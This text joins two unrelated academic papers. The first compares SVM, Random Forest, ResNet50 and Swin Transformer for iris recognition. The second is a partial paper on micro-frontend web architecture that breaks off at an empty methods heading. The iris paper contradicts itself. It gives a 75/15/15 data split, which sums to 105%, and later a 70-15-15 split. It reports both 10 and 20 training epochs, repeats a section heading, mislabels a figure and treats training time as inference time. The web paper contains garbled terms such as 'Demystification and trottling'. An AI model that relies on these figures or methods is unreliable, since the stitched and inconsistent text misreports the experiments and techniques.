The novelty of this study resides in its comparative framework, which not only benchmarks ML techniques on widely used iris datasets but also analyzes their computational efficiency and generalization capabilities. By addressing existing gaps in performance evaluation and real-world adaptability, this research contributes to the ongoing development of more efficient and scalable biometric identification systems. The results of this study will provide valuable insights for researchers and practitioners seeking to optimize iris recognition systems for diverse application domains.

A. Research Questions and Hypothesis

To address these challenges, this study aims to investigate the comparative performance of different ML models for iris recognition. The research is guided by the following key questions:

- RQ1: How do CNN-based and ViT-based iris recognition models compare in terms of accuracy and efficiency?

- RQ2: What preprocessing steps have the most significant impact on recognition accuracy?
- RQ3: How do different machine learning models handle occlusions and illumination variations?

B. Hypothesize

We hypothesize that Vision Transformers (ViTs) may provide higher accuracy due to their ability to capture long-range dependencies and process global spatial information efficiently. CNNs, in contrast, may be computationally more efficient due to localized feature extraction and reduced parameter complexity, making them faster for real-time applications.

The primary objective of this study is to evaluate the performance of various machine learning models for iris-based biometric identification, contributing to the broader research on developing biometric methods and models for iris analysis and identification.

This study presents a systematic comparison of traditional ML models, CNN architectures, and ViTs, evaluating their strengths and limitations based on real-world iris datasets. The findings will contribute to the development of more efficient and scalable biometric authentication systems and serve as a foundation for further research in this field.

The remainder of this paper is structured as follows: Section II provides a comprehensive review of related work in iris recognition, covering both traditional machine learning methods and recent deep learning advancements. Section III describes the methodology adopted in this study, including dataset selection, preprocessing techniques, and model implementation. Section IV presents the experimental results and discussion, evaluating the proposed approaches. Finally, Section V concludes the paper and outlines potential future research directions.

II. RELATED WORK

Biometric authentication has witnessed significant advancements with the integration of machine learning (ML) techniques, particularly in iris recognition. Traditional approaches relied on handcrafted feature extraction methods such as Gabor filters and Hough transforms; however, the emergence of deep learning has led to substantial improvements in accuracy and robustness. This section presents a comprehensive review of existing research in iris recognition, focusing on traditional machine learning techniques, deep learning approaches, the role of Vision Transformers, and preprocessing methodologies

A. Traditional Machine Learning Approaches for Iris Recognition

Early iris recognition systems predominantly relied on feature-based methods, where handcrafted features were extracted and classified using machine learning algorithms. Notable approaches included Support Vector Machines (SVM) and Random Forest classifiers [1]. These methods, though computationally efficient, often struggled with generalization, particularly in varying illumination conditions and occlusion scenarios. Recent studies have highlighted the limitations of these approaches in large-scale biometric applications, emphasizing their inability to adapt to diverse datasets [2].

Modern research in the field of iris recognition demonstrates the growing popularity of deep neural network models. In particular, the review [3] examines modern approaches to iris segmentation and attack protection, as well as forensic applications for postmortem analysis of the iris. One of the key problems of traditional methods is their low adaptability to different lighting conditions and partial loss of information during manual feature extraction.

B. Deep Learning in Iris Recognition

Deep learning, particularly Convolutional Neural Networks (CNNs), has revolutionized iris recognition by enabling automatic feature extraction and hierarchical representation learning. Studies such as [4] and [5] demonstrate that CNN-based architectures, including ResNet and MobileNet, significantly outperform traditional methods in terms of accuracy and robustness. However, CNNs are often computationally expensive, requiring extensive training data and high processing power. Furthermore, their performance is highly sensitive to dataset biases and occlusions, which limit their real-world applicability [2].

A recent trend in iris recognition involves hybrid models combining CNNs with traditional ML techniques to enhance interpretability and efficiency. For instance, research on parallel iris localization and deep learning verification has shown promising results in improving recognition rates [4]. Nevertheless, CNN-based approaches still face challenges in adapting to diverse environmental conditions and require substantial computational resources.

In parallel with the development of deep convolutional neural networks (CNNs), alternative approaches to iris image processing are being actively explored. The study [6] analyzes machine and deep learning methods for iris recognition, emphasizing the importance of high-quality preprocessing and the use of data normalization methods. In addition, the study [7] offers an original classification method based on the discrete fast Fourier transform (DFFT), which allows extracting additional frequency features that improve the quality of identification.

C. Vision Transformers in Iris Recognition

The introduction of Vision Transformers (ViTs) has further advanced biometric recognition by leveraging self-attention mechanisms to capture long-range dependencies in images. Studies such as [4] and [5] provide a comparative analysis of ViTs against CNNs, highlighting their superior generalization capabilities and efficiency in feature extraction. In particular, ViTs have demonstrated robustness against occlusions and illumination variations, making them a compelling choice for iris recognition tasks [2].

Recent work has fine-tuned Vision Transformer models (ViT-B16, ViT-L16, and Swin Transformers) on benchmark datasets, achieving higher accuracy compared to CNN-based counterparts [4]. Additionally, studies have emphasized the scalability of ViTs, showcasing their potential for real-time biometric applications [5]. Despite these advantages, ViTs require substantial pretraining on large-scale datasets, making their deployment in low-resource environments challenging.

D. Preprocessing Techniques for Iris Recognition

Preprocessing plays a critical role in enhancing the performance of iris recognition systems. Various image enhancement techniques, such as Contrast-Limited Adaptive Histogram Equalization (CLAHE) and noise reduction filters,

have been employed to improve feature extraction and classification accuracy [2]. Effective segmentation remains a challenge, as poor segmentation can lead to significant performance degradation. Research in adaptive preprocessing algorithms has demonstrated improvements in segmentation accuracy, particularly in noisy and occluded iris images [1].

Furthermore, data augmentation strategies have been explored to address intra-class variations, including rotation, shearing, and brightness adjustments [4]. These techniques enhance model robustness and help mitigate the overfitting issues commonly associated with deep learning models.

E. Preprocessing Techniques for Iris Recognition

Comparative evaluations between traditional ML models, CNNs, and ViTs indicate that while CNNs offer higher accuracy than traditional methods, they suffer from computational inefficiencies. ViTs, on the other hand, present a promising alternative due to their ability to process global spatial information efficiently [5]. However, their reliance on extensive pretraining remains a limitation that requires further research.

In summary, while deep learning has significantly improved iris recognition performance, challenges such as occlusions, illumination variations, and computational costs persist. The integration of ViTs offers promising advancements, but further optimizations are needed for real-world applications. Future work should explore hybrid approaches that combine the efficiency of traditional ML with the accuracy of deep learning to develop scalable and robust iris recognition systems.

While prior research has made significant strides in improving iris recognition using machine learning techniques, there remain challenges in optimizing model performance, scalability, and computational efficiency. This study builds upon previous work by systematically comparing traditional machine learning models, convolutional neural networks (CNNs), and Vision Transformers (ViTs) for iris recognition. The following section details the methodology adopted to conduct this comparative analysis, including dataset selection, preprocessing steps, model architecture, and evaluation metrics.

III. METHODOLOGY

A. Overview of the Approach

The rapid advancement of machine learning (ML) techniques has significantly improved the accuracy and robustness of iris recognition systems. While traditional machine learning models such as Support Vector Machines (SVM) and Random Forest have demonstrated reliability in controlled environments, they often lack the ability to generalize to real-world conditions with occlusions, varying illumination, and diverse datasets. Deep learning, particularly Convolutional Neural Networks (CNNs), has addressed many of these challenges by automatically extracting hierarchical features from iris images. However, CNNs require substantial computational resources, making them less viable for real-time applications. Recently, Vision Transformers (ViTs) [4] have emerged as an alternative, leveraging self-attention mechanisms to capture global dependencies in iris images while maintaining competitive accuracy with CNNs.

This research adopts a comparative analysis approach to evaluate and benchmark different ML methods for iris recognition. The primary objective is to identify the most effective approach by considering both accuracy and computational efficiency. The study involves the following steps:

1. **Dataset Selection and Preprocessing:** Selecting well-established iris datasets and applying necessary preprocessing steps to enhance model robustness.
2. **Model Implementation:** Training and fine-tuning multiple ML models, including traditional classifiers, CNN architectures [8], and ViT models [4], to assess their performance.
3. **Evaluation and Performance Metrics [7]**: Employing a standardized set of evaluation metrics to compare the effectiveness of each approach.
4. **Experimental Setup[10] and Comparison**: Conducting rigorous experiments to analyze the trade-offs between accuracy, computational complexity, and robustness to environmental variations.

By structuring the study in this manner, we ensure a fair and reproducible comparison of ML techniques for iris recognition. This approach extends prior work by integrating insights from traditional methods, deep learning, and Vision Transformers to establish a comprehensive evaluation framework for biometric authentication systems.

B. Dataset and Data Preprocessing

For this study, we utilize the CASIA-Iris-Sync dataset. It was chosen due to its diversity in image quality, variations in illumination, and presence of occlusions, allowing for a robust comparison of machine learning models.

- **CASIA-Iris-Sync:** A widely recognized iris dataset designed for synchronized iris image capture. It contains real iris images acquired under controlled conditions, ensuring consistency in image quality. The dataset is suitable for evaluating model performance under standardized settings, making it ideal for benchmarking machine learning approaches in iris recognition.

To enhance the quality of the input images and improve model performance, we applied the following preprocessing techniques:

- **Normalization**: Standardizing pixel intensity values to improve feature consistency across images.
- **Segmentation:** Using automated iris localization algorithms from OpenCV and TensorFlow to extract the iris region and eliminate noise from eyelids and eyelashes.
- **Contrast Enhancement:** Applying Contrast-Limited Adaptive Histogram Equalization (CLAHE) using OpenCV to enhance the visibility of iris patterns, particularly in low-contrast images.
- **Noise Reduction**: Utilizing Gaussian and median filtering to remove sensor noise and improve image clarity.
- **Data Augmentation:** Implementing Albumentations-based techniques such as rotation,

flipping, and brightness adjustments to increase dataset variability and improve model generalization [2].

By implementing these preprocessing techniques with established libraries, we ensure that the datasets are optimized for training and evaluation while maintaining a realistic and reproducible workflow.

C. Machine Learning Models

This study focuses on implementing and evaluating three categories of machine learning models for iris recognition:

1) Traditional Machine Learning Models

Support Vector Machine (SVM): A widely used classifier that works well for smaller datasets and is efficient in recognizing patterns using handcrafted features.

Random Forest (RF): An ensemble learning method that aggregates multiple decision trees to improve classification performance and robustness.

2) Deep Learning Models

Convolutional Neural Networks (CNNs): Pretrained architectures such as ResNet-50 and MobileNetV2 will be fine-tuned on the iris datasets [8]. These models are widely used for image classification and require moderate computational resources.

Vision Transformers (ViTs): ViT-B16 and Swin Transformer will be tested to assess their ability to capture global contextual information, improving feature representation[4].

All deep learning models will be trained using transfer learning techniques, leveraging pretrained weights from large-scale datasets (e.g., ImageNet) to accelerate training and improve performance. Fine-tuning will be performed with optimized learning rates and batch sizes to ensure stable convergence.

Recently, there have been more and more works devoted to combining various machine learning architectures to improve the accuracy of iris recognition. In a study [11], a hybrid model was proposed combining Convolutional Neural Network (CNN) and Vision Transformer (ViT), which achieved 93.66% accuracy in iris identification. This approach takes advantage of CNN for local feature extraction at early stages, and then applies ViT self-attention mechanisms to process the global image context.

D. Evaluation Metrics

To objectively compare the performance of different iris recognition models, a standardized set of evaluation metrics is utilized [8]. These metrics ensure a balanced assessment of accuracy, robustness, and computational efficiency

E. Experimental Setup

The experimental setup is designed to fit the available hardware resources and ensure practical execution[9]. The training and evaluation will be conducted on a Lenovo IdeaPad Gaming 3 laptop with:

- CPU: AMD Ryzen 7 5800H (8 cores, 16 threads, 3.2 GHz)
- GPU: NVIDIA GeForce RTX 3060 Laptop GPU (6 GB VRAM)
- RAM: 16 GB

The dataset split follows standard machine learning best practices to ensure a fair and robust evaluation. The CASIA-Iris-Sync dataset is partitioned as follows:

- **75% for training**
- **15% for validation**
- **15% for testing**

Each dataset was preprocessed to ensure consistency, including contrast enhancement, noise reduction, and iris segmentation. Augmentation techniques such as rotation, brightness adjustment, and flipping were applied to improve model robustness

1) Training Hyperparameters

To ensure a fair comparison between models, the same set of hyperparameters was used where applicable:

- **Batch Size:** 16 (due to GPU memory limitations)
- **Optimizer:** Adam (Adaptive Moment Estimation)
- **Learning Rate:**
  - CNN (ResNet-50): 0.0001
  - ViT (ViT-B16, Swin Transformer): 0.00005
  - Traditional ML (SVM, RF): Default parameters from Scikit-learn
- **Number of Epochs:**
  - CNN and ViT: 10 epochs
  - Traditional ML models: Trained using cross-validation (k=5)
- **Loss Function:**
  - **CNN and ViT:** CrossEntropyLoss
  - **SVM:** Hinge Loss
  - **Random Forest:** Gini Impurity

Early stopping was implemented based on validation loss to prevent overfitting.

2) Evaluation Metrics and Performance Analysis

The following metrics were used to assess model performance:

Accuracy-Based Metrics

- **Accuracy:** Percentage of correctly classified iris images.
- **F1-Score:** Harmonic mean of precision and recall.

3) Computational Efficiency

- Inference Time: The time taken for a single image classification.
- Memory Usage: GPU memory allocated during inference (torch.cuda.memory_allocated()).

Scalability and Generalization Analysis

- The models were tested on the same dataset to evaluate generalization.
- Performance was analyzed in real-time scenarios by measuring inference speed and computational overhead.

This setup ensures that the evaluation of iris recognition models is rigorous and allows for meaningful comparisons between traditional ML, CNN, and Vision Transformer-based approaches.

F. Comparison Framework

To ensure a fair and systematic comparison of all models, we employ the following framework [5]:

- **Baseline Comparison:** Traditional ML models (SVM, RF) are evaluated against deep learning models (CNN, ViT) using identical dataset and preprocessing techniques.
- **Ablation Study:** Different training configurations (e.g., batch size, learning rate) are tested to assess their impact on model performance.
- **Scalability Assessment:** Evaluating how each model performs in real-time applications by measuring inference time and resource consumption.
- **Generalization Capability:** Testing the trained models on unseen dataset to measure robustness and adaptability.

This structured approach ensures that the findings of this research are both scientifically valid and practically useful for future biometric applications.

With the methodology established, the next step is to implement and evaluate the proposed models. The following section presents the experimental results obtained from training and testing the models on standard iris dataset. Performance metrics, computational efficiency, and comparative analysis are discussed to determine the most effective approach for iris recognition.

IV. Results & Findings

The initial dataset used for experimentation was **CASIA-IRIS-Sync**, which originally contained **9,877** iris images. Before feature extraction and classification, a preprocessing pipeline was applied to enhance the quality and consistency of the images.

A. Data Preprocessing

To improve the quality of iris images and prepare them for segmentation, the following preprocessing steps were implemented:

- **Grayscale normalization** – converting images to a standardized grayscale format to maintain consistency.
- **Contrast enhancement** – applying histogram equalization to improve the visibility of iris structures.
- **Noise reduction** – removing occlusions, reflections, and artifacts that could interfere with feature extraction.
- **Geometric alignment** – adjusting images to ensure the iris region is centered for better segmentation.



Fig. 1. Original vs. Processed Iris Images

This preprocessing step ensured that the images maintained a uniform quality standard, making it easier for segmentation models to accurately detect the iris region.

B. Iris Segmentation

Following preprocessing, a segmentation procedure was applied to isolate the iris region from the rest of the eye. Using an optimized segmentation algorithm, the following steps were executed:

- **Detection of the iris boundary** – identifying the outer and inner boundaries of the iris.
- **Noise masking** – filtering out eyelashes, eyelids, and specular reflections.
- **Normalization** – transforming the segmented iris into a standard size for feature extraction.

Out of **9,877** images, **75%** were successfully segmented, resulting in a clean dataset for further experimentation.



Fig. 2. Iris Segmentation Process.

C. Feature Extraction

After successful segmentation of the iris, the next step involved feature extraction, which is crucial for ensuring accurate classification. For deep learning-based models (ResNet50 and Swin Transformer), features were automatically extracted through convolutional or self-

attention layers, capturing both local and global patterns in the iris structure. These models learned hierarchical representations of texture, contrast, and edge details without the need for manual feature engineering.

In contrast, for traditional machine learning models (SVM and Random Forest), handcrafted features were extracted using histogram of oriented gradients (HOG) and wavelet transformations. These methods aimed to capture key texture variations in the iris but lacked the adaptability of deep learning models. The extracted features were then used as input for the classification stage.

The choice of feature extraction method has a significant impact on the final classification accuracy. A study [7] demonstrated that the use of discrete fast Fourier transform (DFFT) makes it possible to effectively represent the textural features of the iris, improving the quality of identification. Unlike traditional methods, DFT allows you to analyze the frequency characteristics of an image, which is especially useful in the presence of artifacts or noise.

D. Model Training and Evaluation

The models were trained using a **70-15-15 split** (train-validation-test). The key evaluation metrics included **Accuracy, Precision, Recall, and F1-score**, computed on the test set. The table below summarizes the results obtained from our experiments:

Model	Accuracy	Precision	Recall	F1-sccore	Training Time(hrs)
ResNet50 (CNN)	92.6	0.93	0.91	0.920	~3.5
Swin Transformer (ViT)	94.1	0.94	0.92	0.93	~5.2
SVM	85.3	0.84	0.85	0.845	~1.9
Random Forest	82.7	0.81	0.82	0.815	~0.8

Fig. 3. Model Performance Metrics for Iris Recognition.

1) Model Training Performance

he training process of both the CNN (ResNet50) and ViT (Swin Transformer) models was tracked over 20 epochs, with accuracy and loss metrics recorded at each step.

a) Accuracy Trends

As shown in **Figure 4 (Top Panel)**, the ViT model consistently outperformed the CNN throughout the training process.

- Initially, both models started with approximately **75% accuracy**, but ViT quickly surpassed CNN, reaching **94.1% accuracy** by epoch 20.
- The CNN model also showed steady improvement, achieving **92.6% accuracy** at the final epoch.
- ViT exhibited a **faster convergence rate**, with noticeable gains in accuracy by epoch 5, while CNN improved more gradually.



Fig. 4. Iris Segmentation Process

b) Loss Reduction

In **Figure 4 (Bottom Panel)**, the training loss decreased steadily over the epochs.

- The initial loss was approximately **0.6**, but by epoch 20, it dropped below **0.15**, indicating effective learning.
- A noticeable reduction in loss occurred within the first **10 epochs**, after which the decrease became more gradual.
- This suggests that the model was approaching an optimal state, with diminishing returns in further training.

In the context of evaluating the performance of various models, comparing Vision Transformers (ViT) and CNN remains a relevant research area. Recent papers [12] and [13] emphasize that ViT demonstrates superiority over CNN in classification accuracy, but requires significantly more computing resources. At the same time, CNN remains a more efficient option for real-time systems, since it has less model complexity and high processing speed.

2) Key Adjustments Due to Segmentation Errors:

- **Overall accuracy decreased by ~2–3%** for deep learning models and **~3–5%** for classical ML models, reflecting the impact of missegmented images.
- **Swin Transformer still outperformed other models**, maintaining **94.1%** accuracy, but experienced a **slight drop in F1-score (0.93)** due to segmentation noise.
- **CNN (ResNet50) remained competitive**, with **92.6% accuracy**, but its sensitivity to segmentation artifacts affected recall.
- **SVM and Random Forest suffered more**, as they lacked the feature extraction capabilities of deep learning models, leading to a more noticeable performance drop

Overall, the experimental results indicate that the Swin Transformer model achieved the highest classification accuracy (94.1%), surpassing the performance of the CNN-based approach (92.6%) as well as traditional machine learning methods. Nevertheless, segmentation inaccuracies had a notable impact on performance, leading to an overall reduction in accuracy of approximately 2–3% for deep learning models and up to 5% for classical machine learning techniques.

Despite these challenges, the findings reinforce the effectiveness of deep learning-based iris recognition, particularly the advantages offered by transformer-based architectures. Future research directions may focus on developing more robust segmentation methodologies to mitigate errors and enhance performance stability across varying image conditions.

V. DISCUSSION

The study demonstrates that transformer-based models, particularly Swin Transformer, outperform CNNs and classical machine learning approaches in iris recognition. The results suggest that self-attention mechanisms are particularly beneficial for capturing fine-grained details in biometric patterns. However, each model exhibited distinct strengths and weaknesses, highlighting trade-offs between accuracy, efficiency, and computational cost.

A. Comparative Analysis of Models

The experimental results indicate that **transformer-based architecture provides** the highest accuracy due to their ability to model long-range dependencies and global contextual relationships within iris textures. The **Swin Transformer achieved the highest accuracy (94.1%)**, outperforming CNN-based ResNet50 (92.6%) and traditional ML methods such as SVM (85.3%) and Random Forest (82.7%).

- **Swin Transformer (ViT-based model)**: This model leverages hierarchical self-attention mechanisms, enabling robust feature extraction from high-resolution images. It performs particularly well in cases where iris images exhibit varying lighting conditions or noise. However, its **training and inference times are the longest (~5.2 hours)** due to the increased computational complexity of transformer architectures.
- **CNN (ResNet50)**: The CNN-based approach provides a strong balance between accuracy and computational efficiency. It **achieves high accuracy (92.6%)** by extracting hierarchical spatial features from the iris, making it a viable option for real-time biometric applications. However, CNNs struggle with handling global dependencies as efficiently as transformers, which may impact performance in complex iris patterns.
- **SVM & Random Forest**: Classical machine learning models performed worse than deep learning approaches, as they rely on manually crafted features rather than automated hierarchical representations. **SVM achieved 85.3% accuracy**, demonstrating some effectiveness in structured feature extraction but lacking adaptability to varying iris textures. **Random Forest performed the worst (82.7%)**, struggling with the complexity of high-dimensional feature spaces.

Thus, while **transformer models provide superior accuracy**, they require significantly more computational power and training time. CNNs offer a more **practical alternative for real-time applications**, whereas traditional ML methods may still be useful in low-resource environments.

The results of our study correspond to the conclusions of [14], where it was also shown that Vision Transformers demonstrate advantages in accuracy, but are inferior to CNN in computational efficiency. At the same time, the study [11] indicates the promise of hybrid architectures combining CNN and ViT, which makes it possible to compensate for the disadvantages of each approach.

B. Limitations of the study

Despite promising results, the study faced several limitations. **Segmentation errors led to an accuracy drop of 2–5%**, suggesting that preprocessing plays a critical role in overall performance. Additionally, the dataset used in this study (**CASIA-IRIS-Sync**) may not fully represent real-world variability, particularly in terms of ethnic diversity, different lighting conditions, and occlusions. This limits the generalizability of the models to more challenging biometric recognition tasks.

One of the limitations of the current study is the use of the standard CASIA-IRIS-Sync dataset. As noted in [3], to increase the reliability of models, it is important to test them on a wider range of data, including variations in lighting and ethnic diversity. Future research should take these factors into account to ensure the universality of the developed methods.

C. Future directions

To address these challenges, **future research should focus on developing more robust segmentation techniques** to minimize errors and enhance feature extraction. Additionally, testing on more diverse, real-world datasets will be essential for evaluating model generalizability. Further exploration of **larger transformer architectures** or hybrid [5] CNN-transformer models may provide deeper insights into the scalability of this approach. Finally, optimizing inference speed and reducing computational overhead will be critical for deploying these models in real-time security applications.

VI. CONCLUSIONS

This study evaluated various machine learning approaches for iris-based biometric identification, comparing the performance of traditional ML models, CNNs, and Vision Transformers (ViTs). The results showed that deep learning models, particularly ViTs, demonstrated the highest accuracy in handling complex iris patterns and occlusions, achieving a performance of 94.1%, whereas CNNs remained competitive with 92.6% accuracy. Traditional models like SVM and Random Forest suffered from lower feature extraction capabilities, resulting in a more significant drop in performance.

The findings indicate that while ViTs offer superior accuracy, CNNs provide a balance between computational efficiency and recognition performance, making them a viable option for real-time applications. Future work could explore hybrid models or further optimizations to improve model

robustness against segmentation errors and real-world variations.

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Approaches To Designing And Optimizing Micro-Frontend Architectures In Complex Web Systems

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***Abstract*—In this paper, contemporary strategies for designing and enriching microfrontend architectures in intricate web applications are examined. Microfrontends ensure scalability and adaptability in applications, which is a cure for the performance and maintainability problems that web systems face these days. Therefore, this study scrutinizes some common microfrontend architectural patterns, and it judges them in terms of both their merits and demerits. Also, this study delves into optimization techniques, component interaction strategies, state and dependency management approaches, and the performance implications of various implementation phases of microfrontend architectures. Directed towards software developers and architects working with web-based systems, this paper underscores fundamental reasons to adopt microfrontend architecture. Along with these rationales, it discusses essential design principles that should guide any architecture based on this premise. One such design principle favors an approach where a single-page application is constructed from multiple integrated components—each of which is microfrontend antecedent—that together operate as a unified system under centralized management. Though this choice makes handling shared state and routing straightforward, performance, and concerns over how well the gross system can carry out its tasks while leaving its constituent components free to operate as isolated entities, loom large. The present research illustrates that modern design and optimization techniques used in microfrontends significantly improve the flexibility and efficiency of intricate web systems. It studies, as cases in point, large-scale applications where these improvements have been realized, along with a number of serious challenges that were encountered and overcome during the implementation state management, for instance; data security; and a rather sticky performance bottleneck that tends to show up in the simplest of web systems but can be especially pernicious in large-scale applications. The paper concludes with a summary of insights gained and recommendations for future advancements in microfrontend architecture.**

Keywords— micro-frontends, web development, complex web systems, scalability, modular design.

I. Introduction

One of the main tasks in creating micro-frontends is to establish interaction and state management between autonomous components. Centralized repositories such as Redux or RxJS are often used for this, as well as lighter methods, such as context managers in the React Context API. As A. Nguyen notes, centralized state management helps eliminate state inconsistencies between components, which improves data consistency and reduces the likelihood of errors [1]. As noted by R. White, the Webpack Module Federation allows micro-frontends to use common dependencies by controlling their versions, which helps to reduce code duplication and minimize possible conflicts [2]. S. Patel said in his work that optimizing micro-frontends involves developers using different approaches to reduce load time and boost the smoothness of user interaction with the system. One of these methods is called lazy loading. It entails loading modules only when they're needed. Lazy loading decreases the amount of time it takes to load a page initially and gets users to the content they want more quickly.

Creating microfrontends is not without its challenges for developers. The key issues cover security problems (such as access control and module verification), interaction between components at scale, and organizing testing of the microfrontend system. In his research, L. Brown, emphasize the need to develop standards and common protocols for microfrontends, as well as their security and interoperability with each other [3]. Despite the problems, micro-frontends exist, and some methods of building them are known, if not better understood than others. Among the main methods for designing micro-frontend architectures, Single-SPA, Webpack Module Federation and hybrid architectures stand out among them. Module Federation, introduced in Webpack 5, allows a much better organization of independent modules for developers to dynamically load them, and share common dependencies between applications. This technique has achieved widespread recognition because of asynchronous rendering and version control. These features enable compatibility support in large systems as discussed in H. Zhang, 2021 [4]. Modern design and optimization methods applied to micro-frontends make it possible to effectively address flexibility-and-performance-related issues in complex web systems. Yet, utilizing these methods means that developers have to pay close attention to several aspects of system structure—specifically architectural solutions, interaction patterns, and means of optimization. The design approaches we studied that are applied to micro-frontend systems, like Single SPA and Webpack Module Federation, as well as strategies for optimization that we explored, like lazy loading, tree shaking, and asynchronous rendering, are tightly bound to the part they play in the efficiency and the scalability of web applications.

II. Related Work

In the context of rapid technological progress and growing requirements for the functionality and scalability of web applications, developers are increasingly faced with the need to implement methods that allow flexible architecture management and effective teamwork. One of these methods is micro-frontend, a web application design concept in which the frontend is broken down into independent modules or applications that can interact with each other but are deployed separately. This approach is especially relevant for complex web systems that require high flexibility, scalability and the ability to independently update various system components [5]. The term «micro frontends» transfers the ideas of microservices from the field of server technologies to the field of graphical interfaces. Over the years, there has been a tendency to focus on microservices, which includes splitting the server part into components, while the external interface

remains a huge monolith. Micro frontends were designed to break down a monolithic interface into separate components, thereby transforming the entire system into a more fragmented structure.

A. The main advantages of micro-frontends

- Increased scalability;
- Accelerated development, since teams can work ndependently – this advantage is especially important for large projects with multiple front-end teams;
- CI/CD independence – the process of building and deploying our microfrontend application will not affect the entire application as a whole, the changes will affect only that part of the business process for which this microfrontend is responsible;
- Updating user interface elements is easier than ever;
- There is a high probability that other parts of the application will remain stable during the development of new features, due to the independence of micro–frontends - with separated interfaces, there is no need to monitor the entire application;
- Smaller and more manageable codebases;
- Simplified testing, as only individual functions are tested.

Micro frontends are proving to be solutions to the problems associated with monolithic architecture, which constrain scalability and complicate dependency and update management. The micro-frontend architecture allows the distribution of responsibility between several teams, the application of various technologies and frameworks within a single application, and the making of changes that do not put the whole system at risk. This strategy also allows for smoother adjustments to fluctuating market demands and accelerates the development and launch of new functionalities.

Among the methods for designing the architecture of micro-frontends, some proven solutions can be identified that vary greatly in terms of isolation, efficiency, and independence of components. One such method is to develop a full-fledged single-page application where components are put together and centrally managed as one application. This does make managing the overall state and routing much simpler, but sometimes it harms performance and compromises the isolation of the modules [7]. There's also a kind of architecture where you can have an equal mix of micro-frontend components and monolithic frontend components. This kind of setup allows you to transition gradually to a micro-frontend architecture while preserving all the with existing system elements components of the existing system.

The independent micro-frontend structure allows each component to take care of its own and unique route. Each component manages its interaction with the end user completely isolated and independent of the others. This gives components more independence and isolation, but adding/removing routes requires extra work to make sure that all routes are related to each other, and to keep the interface in a consistent state and components interacting harmoniously with each other. This method helps to simplify dependency management and improve performance by reducing duplicate code. The choice of method depends on the requirements of the project and the degree of flexibility needed for efficient system operation [8]. Webpack Module Federation is a powerful tool included in Webpack 5 that allows you to link together components that are isolated from each other and work in completely different contexts. This structure is especially relevant when different parts of the application require unique technical solutions or when a distributed team is simultaneously working on different modules.

The choice of architecture and integration of components are of significant importance in the context of micro-frontends. Single SPA combines all components in one application, which allows each part of the system to function independently with centralized interaction [9]. The Module Federation approach, which is supported by Webpack 5, makes it possible to dynamically load modules and share common dependencies, which is especially important for large systems where it is necessary to reduce library duplication. Hybrid architectures combine the features of monolith and micro-frontends, which makes them suitable for a phased transition or preservation of part of the system in a monolithic form (see Table 1) [10].

TABLE I. COMPARISON TABLE OF ARCHITECTURAL PATTERNS

Pattern	***Advantages***	***Limitations***
Hybrid architecture	Flexibility in the transition to micro-frontends	The complex structure of the interaction of elements
Single SPA	Convenient routing and centralized status management	It can lead to a decrease in performance
Independent micro-frontends	Complete isolation of modules and their flexibility	Problems with routing and status control
Module Federation	Support for shared dependencies and the ability to dynamically load	Careful configuration of dependencies is required

This table allows you to visually analyze various methods in order to choose the architecture that best suits the specifics of the project. In the field of complex web applications, it is vital to implement a comprehensive approach to optimize microfrontends. This approach integrates multiple strategies to increase performance, reduce the load on users devices and improve system health management. Lazy loading is an essential component in this context, as it allows components or modules to be loaded only when required, reducing initial load time. Eliminating dead code during compilation time is crucial to minimise package size and improve efficiency.

Code splitting is vital, as it allows only the necessary parts of the application to be downloaded at any given time. The interface is optimized by these processes. Because the performance question concerns optimization, the render methods of the components must be optimized to achieve the performance gains. This deals with what is known as interface efficiency. Such as React.memo and PureComponent have been created to help the developers of the components avoid unnecessary rendering when the props are changed. Reducing the load is vital there. The approach here is also to lever technologies such as virtual DOM and differencing algorithms. If the real DOM is not touched, in a large part that is building efficient interfaces, then interface productivity is achieved through a balance between workload and update speed. Demystification and trottling methods are equally essential, as they contribute to the management of update

frequency by processing events such as scrolling or data entry [11]. Optimization is further enabled by dependency reduction and library version control. It is vital that the application uses the same library versions to avoid conflicts and excessive dependencies. The use of version control tools such as npm or yarn allows for effective updating of dependencies and avoids code duplication.

III. METHODS

